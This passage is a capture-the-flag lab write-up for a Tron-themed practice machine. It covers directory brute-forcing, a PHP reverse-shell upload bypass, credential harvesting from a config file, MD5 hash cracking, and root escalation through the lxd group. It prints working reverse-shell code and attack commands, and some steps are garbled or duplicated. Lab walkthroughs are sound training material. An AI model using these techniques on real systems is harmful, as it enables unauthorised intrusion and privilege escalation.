dirb      fasttrack.txt  PythonForPentesters  SecLists
dirbuster MetasploitRoom  rockyou.txt          wordlists.zip
```

Navigate to that directory and use the command ls once again and change the directory to directory-list-lowercase-2.3-medium.txt and copy the directory.

```
root@ip-10-10-199-140:/usr/share/wordlists# cd dirbuster
root@ip-10-10-199-140:/usr/share/wordlists/dirbuster# ls
apache-user-enum-1.0.txt  directory-list-2.3-medium.txt
apache-user-enum-2.0.txt  directory-list-2.3-small.txt
directories.jbrofuzz     directory-list-lowercase-2.3-medium.txt
directory-list-1.0.txt   directory-list-lowercase-2.3-small.txt
root@ip-10-10-199-140:/usr/share/wordlists/dirbuster# cd directory-list-2.3-small.txt
```

To find the hidden page, use gobuster, and follow the command as below and paste the directory we navigated to earlier to extract all the files contained in the target URL.

```
root@ip-10-10-199-140:~# gobuster dir -u http://10.10.130.16:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
```

Lastly, we will be prompted with results below and we could see that the hidden php page is /uploads.php . The answer to **Question 4** can also be found here. The hidden directory where file uploads are saved is /grid.

```
root@ip-10-10-199-140:~# gobuster dir -u http://10.10.130.16:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.130.16:65000
[+] Threads:      40
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  php
[+] Timeout:      10s
=====
2022/07/21 11:10:15 Starting gobuster
=====
/uploads.php (Status: 200)
/assets (Status: 301)
/index.php (Status: 200)
/api (Status: 301)
/grid (Status: 301)
/server-status (Status: 403)
Progress: 180638 / 220561 (81.90%)
```

Question 5

Do a reverse shell to the directory below and name it shell.jpg.php.

```
root@ip-10-10-199-140:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php
```

Type in the command nano shell.jpg.php to edit the file. Put in the attackbox IP address at the \$ip part and save it.


```
GNU nano 2.9.3                                     shell.jpg.php

// Some compile-time options are needed for daemonisation (like pcntl, posix).  Th$  
//  
// Usage  
// -----  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = 'PUT_THM_ATTACKBOX_IP_HERE'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```


On a new tab, do a netcat with the command -lvpn to listen on port 1234.

```
root@ip-10-10-199-140:~# nc -lvpn 1234  
Listening on [0.0.0.0] (family 0, port 1234)
```

On the upload page (/uploads.php) , upload the reverse shell file that we created earlier.



Once we have done that the page will be as below.



Move over to the netcat tab and we will see that we caught a shell.

```
root@ip-10-10-199-140:~# nc -lvpn 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.130.16 60896 received!
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x8
6_64 x86_64 x86_64 GNU/Linux
11:44:04 up 1:12, 0 users, load average: 0.00, 0.00, 0.20
USER        TTY        FROM          LOGIN@    IDLE      JCPU      PCPU WHAT
www-data@light-cycle:~$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:~$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:~$ ^Z
[1]+  Stopped                  nc -lvpn 1234
```

Type in the command below to turn off the terminal echo and foregrounds the shell.

```
root@ip-10-10-199-140:~# stty raw -echo; fg
nc -lvpn 1234
```

Then, use the ls command to see the directories. Change the directories to /var/www/ and see its contents. We will see the file "web.txt" and use a cat command to see the flag. Here, the flag says "THM{ENTER_THE_GRID}".

```
www-data@light-cycle:~$ ls
bin   home       lib64      opt     sbin      sys   vmlinuz
boot  initrd.img  lost+found  proc    snap     tmp   vmlinuz.old
dev   initrd.img.old media     root    srv     usr
etc   lib        mnt       run    swapfile  var

www-data@light-cycle:~$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Question 6

The commands that we used to stabilise our shell is : `python3 -c 'import pty;pty.spawn("/bin/bash")'` and it is to make our shell look prettier.

The command `export TERM=xterm` is to allow us to use term commands

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@light-cycle:/$ export TERM=xterm
```

We used `stty raw -echo; fg` which turns off our terminal echo and foregrounds the shell.

```
root@ip-10-10-199-140:~# stty raw -echo; fg  
nc -lvpn 1234
```

Question 7

From the /var/www directory we will also see “TheGrid”. Change the directory to that and see the contents. Navigate to includes directory and see the contents once again and we will find the credentials = tron:IFightForTheUsers

```
www-data@light-cycle:/var/www$ cd TheGrid  
www-data@light-cycle:/var/www/TheGrid$ ls  
includes public_html rickroll.mp4  
www-data@light-cycle:/var/www/TheGrid$ cd includes  
www-data@light-cycle:/var/www/TheGrid/includes$ ls  
apiIncludes.php dbauth.php login.php register.php upload.php  
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php  
<?php  
    $dbaddr = "localhost";  
    $dbuser = "tron";  
    $dbpass = "IFightForTheUsers";  
    $database = "tron";  
  
    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);  
    if($dbh->connect_error){  
        die($dbh->connect_error);  
    }  
?>
```

Question 8

To access the database open mysql with the following command: `mysql -uUSERNAME -p` and enter the password that we got earlier (IFightForTheUser)

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p  
Enter password:  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 3  
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)  
  
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Use the command `show databases;` to see the database available. The db that we are looking for is tron.

```
mysql> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| tron          |
+-----+
2 rows in set (0.00 sec)
```

Question 9

To access tron database, type `use tron;` and then `show tables;` (to see the tables in the database) and `select * FROM users;` (to see the users). Here, we got the password hash of the user flynn.

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
1 row in set (0.00 sec)

mysql> select * FROM users;
+----+-----+-----+
| id | username | password           |
+----+-----+-----+
| 1  | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)
```

To crack the password, go to CrackStation on our browser and paste in the hash password

The screenshot shows the CrackStation homepage with the title "Free Password Hash Cracker". A text input field contains the MD5 hash "edc621628f6d19a13a00fd683f5e3ff7". Below the input field is a reCAPTCHA checkbox labeled "I'm not a robot". To the right of the input field is a button labeled "Crack Hashes". At the bottom of the page, there is a note about supported hash types: "Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1), QubesV3.1BackupDefaults".

As a result, we will find the password being @computer@ .

Hash	Type	Result
21628f6d19a13a00fd683f5e3ff7	md5	@computer@

Notes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

Question 10

From the db, we are switching to user flynn.

```
mysql> select * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)
```

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
```

Question 11

Change the directory to /home/flynn and see its content. We will find user.txt and print the content of the text file. We will get THM{IDENTITY_DISC_RECOGNISED} as the flag.

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

To find the user's groups use the id command. The group can be leveraged to escalate privileges is lxd.

```
flynn@light-cycle:~$ id  
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13

Run lxc image list to see the images that are available.

```
flynn@light-cycle:~$ lxc image list  
To start your first container, try: lxc launch ubuntu:18.04  
  
+-----+-----+-----+-----+  
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE  
|       | UPLOAD DATE |          |           |  
+-----+-----+-----+-----+  
| Alpine | a569b9af4e85 | no    | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB  
| Dec 20, 2020 at 3:51am (UTC) |  
+-----+-----+-----+-----+  
+-----+  
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true  
Creating strongbad
```

Initialize a new container using **lxc -initt IMAGENAME CONTAINERNAME -c security.privileged=true** as shown below.

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true  
Creating strongbad
```

Follow the command **lxc config device add CONTAINERNAME DEVICENAME disk source=/path=/mnt/root recursive=true**. Start the container (strongbad) and execute the container . Refer to the 2 commands below.

```
/mnt/root recursive=true config device add strongbad trogdor disk source=/ path=/  
Device trogdor added to strongbad  
flynn@light-cycle:~$ lxc start strongbad  
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
```

See the user and group available once again with id command. Escalate our privileges by changing the directory to root.(cd /mnt/root/root). List the contents under root and we will see "root.txt" . Cat the text file and we will be given the flag. (THM{FLYNN_LIVES}).

```
flynn@light-cycle:~$ lxc start strongbad  
flynn@light-cycle:~$ lxc exec strongbad /bin/sh  
~ # id  
uid=0(root) gid=0(root)  
~ # cd /mnt/root/root  
/mnt/root/root # ls  
root.txt  
/mnt/root/root # cat root.txt  
THM{FLYNN_LIVES}
```

Thought process / methodology :

Firstly, we did a port scan against our machine IP address to see which ports are open and we found out that open ports are 80 and 65000. Next, we found the hidden website to be Light Cycle by typing in our machine IP address with port 65000 on our browser. After that we used gobuster against the directory that we navigated to earlier (gobuster dir -u <http://10.10.130.15:65000> -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40) and we found the name of the hidden page (/uploads.php). From there we also found /grid to be the name of the hidden directory where file uploads are saved. After that, we did a netcat to listen on port 1234. Then, we created a reverse shell and we put our Attackbox IP address , and we upload the file on the upload page (which we got by using BurpSuite to intercept the request on URL 10.10.134.61:65000/uploads.php). We then noticed that we caught a shell on the netcat and proceeded to find the list of directories to find the web.txt file. We ran a cat command to see the content of the file and we are returned with the flag THM{ENTER_THE_GRID} . Moving on to the lines that we used to stabilise our shell are python3 -c 'import pty;pty.spawn("/bin/bash")' , export TERM=xterm , and stty raw -echo; fg .From the same directory as we found the web.txt file, we also found TheGrid directory which contains some useful credentials that we found to be username:tron password:IFightForTheUsers. After that , we opened mysql and proceeded to find the database that we found the encrypted credentials to be in the database named as tron. From here , we navigated to the tables that are available in the database and found out the hash password of the user flynn. We cracked the hash password on CrackStation and the cracked password is @computer@. From the database, the new user we were switching to is flynn. Once we have switched to the new user we changed the directory to the home directory and list the contents of it. We were then shown a file named user.txt, and we ran a cat command against it to capture the flag (THM{IDENTITY_DISC_RECOGNISED}). Next up, we ran an id command to see the group that can be leveraged to escalate privileges is lxd. Lastly, with lxd, we ran a group of commands to escalate the privileges to root and from root we were able to navigate through the directories that contained the flag and we have identified the final flag to be THM{FLYNN_LIVES}.